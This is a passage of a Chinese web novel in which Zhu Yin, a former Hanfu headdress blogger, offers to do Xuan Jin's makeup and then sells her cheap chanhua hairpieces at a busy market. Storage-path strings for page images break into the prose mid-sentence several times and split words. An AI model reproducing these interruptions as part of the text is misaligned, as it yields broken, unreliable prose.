他从来没化过妆,但听竹音这个描述,她所说的化妆,好像更像另一种东西:“你说的是不是易容术啊?” 竹音以前做汉服头饰博主,为了视频能够火爆,各种仿妆、汉服妆造都学了不少,只要工具齐全,的确可以称为换头术。 她朝玄烬眨眼:“差不多吧,到时候给你画完,你就知道了。你有喜欢的形象吗?高冷的,桀骜的,还是温润如玉的?想画的年轻点,还是年长点?” “这些你都会吗?”玄烬睁大眼,感觉竹姑娘真是越接触越觉得神秘。 “会一点,不太精通。”想着这里的胭脂水粉工艺可能不太先进,竹音保守的说道。 第二天。 玄烬跟着她去摆摊,依旧戴着面罩。 经过这十天,他的伤势已经基本痊愈了,现在唯一让他烦恼的,就是全身祛疤。 上次买的祛疤药膏效果不太好,涂了这么久,仅仅帮他淡化了一点,所以今天他准备再去买点别的祛疤膏试试。 除了祛疤膏以外,他身上还揣着一张小纸条,上面写的是竹音让他购买的胭脂水粉,晚上回去后,她要给他化妆。 一想到化妆时,两人的距离会更近,玄烬走在路上都觉得脸颊要起热了。 不行,不能这样。晚上的时候,他一定要绷住神情,不能闹笑话! 集市里。 竹音虽然只是第三次来摆摊,但在低价缠花领域已经打出了名声,不少姑娘们从亲朋好友那里听说她的名号,今日结伴来买头饰。 今天的生意依旧好的不得了,不少商贩都对着她的摊位眼红。